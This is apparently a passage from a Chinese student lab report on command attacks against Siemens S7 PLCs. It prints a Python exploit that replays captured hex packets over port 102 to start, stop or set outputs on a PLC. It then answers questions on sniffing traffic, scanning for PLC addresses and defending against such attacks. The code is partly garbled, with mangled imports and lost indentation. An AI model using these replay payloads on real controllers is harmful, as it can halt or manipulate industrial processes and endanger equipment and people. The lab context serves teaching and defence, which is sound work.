现代PLC通信采用了加密协议，引入了会话ID防止重放攻击，关闭Step7即可

### 5.指令攻击源代码

import tiimport socket  
  
me  
  
import sys  
  
  
  
arg = int(sys.argv[1])  
  
  
#S7建联，由Step3报文截取  
setup\_communication\_payload = bytes.fromhex('0300001902f08032010000ccc100080000f0000001000103c0')  
  
cpu\_start\_payload = bytes.fromhex('0300002502f0803201000005000014000028000000000000fd000009505f50524f4752414d')  
  
#PLC停止，由Step4报文截取  
cpu\_stop\_payload = bytes.fromhex('0300002102f0803201000000050010000029000000000009505f50524f4752414d')  
  
set\_do\_var=bytes.fromhex('0300002502f080320100004300000e00060501120a100200020000820003e0000400105555')  
  
  
  
class Exploit():  
 #PLC地址  
 target = '192.168.1.3'  
   
 port = 102  
  
 slot = 2  
  
 command = arg  
  
 sock = None  
  
  
  
 def create\_connect(self, slot):  
  
 slot\_num = chr(slot)  
   
 #COTP握手，由Step2报文截取  
 create\_connect\_payload = '0300001611e00000000100c1020101c20201'.decode('hex') + slot\_num + 'c0010a'.decode('hex')  
  
 self.sock.send(create\_connect\_payload)  
   
 self.sock.recv(1024) #接收服务器的响应，确认连接是否成功建立  
  
 self.sock.send(setup\_communication\_payload)  
  
 self.sock.recv(1024) #接收服务器的响应，确认连接是否成功建立  
  
  
  
 def exploit(self):  
  
 self.sock = socket.socket()  
  
 self.sock.connect((self.target, self.port))  
  
 self.create\_connect(self.slot)  
  
 if self.command == 1:  
  
 print("Start plc")  
  
 self.sock.send(cpu\_start\_payload)  
  
 elif self.command == 2:  
  
 print("Stop plc")  
  
 self.sock.send(cpu\_stop\_payload)  
  
 elif self.command == 3:  
  
 print("set DO 0101 01010 1010 1010")  
  
 self.sock.send(set\_do\_var)  
  
 else:  
  
 print("Command %s didn't support" % self.command)  
  
  
  
 def run(self):  
  
 if self.\_check\_alive():  
  
 print("Target is alive")  
  
 print("Sending packet to target")  
  
 self.exploit()  
  
 if not self.\_check\_alive():  
  
 print("Target is down")  
  
 else:  
  
 print("Target is not alive")  
  
  
  
 def \_check\_alive(self):  
  
 try:  
  
 sock = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
  
 sock.settimeout(1)  
  
 sock.connect((self.target, self.port))  
  
 sock.close()  
  
 except Exception:  
  
 return False  
  
 return True  
  
   
  
if \_\_name\_\_ == '\_\_main\_\_':  
  
 x=Exploit()  
  
 x.run()

## 四、回答问题

## **1）**攻击者如何获得操控PLC有关指令的数据包及其格式？

使用Wireshark监听和捕获 PLC 通信流量，以获取指令数据包的具体内容和格式。

## **2）**假设攻击者已接入目标网络且不知道目标PLC地址，如何获得目标PLC的IP地址来发送相关指令？

攻击者在接入目标网络后，可以通过多种方法获取目标 PLC 的 IP 地址。首先，他们可以使用 ARP 扫描工具发送广播请求，以收集网络中活跃设备的 MAC 地址和对应的 IP 地址。其次，通过网络嗅探工具（如 Wireshark）监听流量，分析数据包中与其他设备交互时包含的目标 IP 地址。此外，攻击者还可以利用端口扫描工具（如 Nmap）扫描网络，寻找常见的 PLC 通信端口，或查询 DHCP 服务器以获取分配给 PLC 的 IP 地址。最后，使用网络映射工具识别设备并获取 IP 地址，结合设备指纹识别技术确认其是否为 PLC，从而为后续攻击做好准备。

## **3）**编程发送网络数据时有哪些需要注意的地方？

## 在编程发送网络数据时，需要注意多个关键方面。首先，选择合适的网络协议（如 TCP、UDP、HTTP、HTTPS）以满足应用需求，并确保数据格式（如 JSON、XML、二进制）与接收方的预期一致。实现有效的错误处理机制以应对网络异常，同时使用加密协议（如 TLS/SSL）来保护数据传输的安全性。注意数据包大小，确保不超过网络的最大传输单元（MTU），并实现流量控制以防止网络拥塞。此外，考虑使用异步编程模型提高响应性，记录网络数据日志以便于调试，确保资源（如网络连接和套接字）得到妥善管理和释放，最后在不同网络环境下进行充分测试，以确保程序在各种条件下的正常工作。

4）讨论如何解决本实验中的“指令攻击”？

* 加强认证机制：确保所有通信都经过严格的认证过程，防止未授权的访问。这可以通过实施强密码策略、双因素认证或生物识别等方法来实现。
* 使用加密通信：对PLC通信协议实施加密，确保传输的数据即使被拦截也无法被未授权用户读取或篡改。
* 更新和维护固件：定期更新PLC和其他工控系统的固件，以修复已知的安全漏洞。这包括应用来自设备制造商的安全补丁和更新。
* 实施访问控制：确保只有授权的用户和服务能够发送指令到PLC。这可以通过建立严格的网络访问控制列表（ACLs）和使用虚拟私人网络（VPN）来实现。
* 监控和审计：实施实时监控和审计机制，以便及时发现和响应异常行为。这包括使用入侵检测系统（IDS）和安全信息和事件管理（SIEM）系统。

## 五、收获感悟

通过本节课的学习，我学会使用wireshark分析网络数据包的基本方法，并掌握了基本的网络编程能力。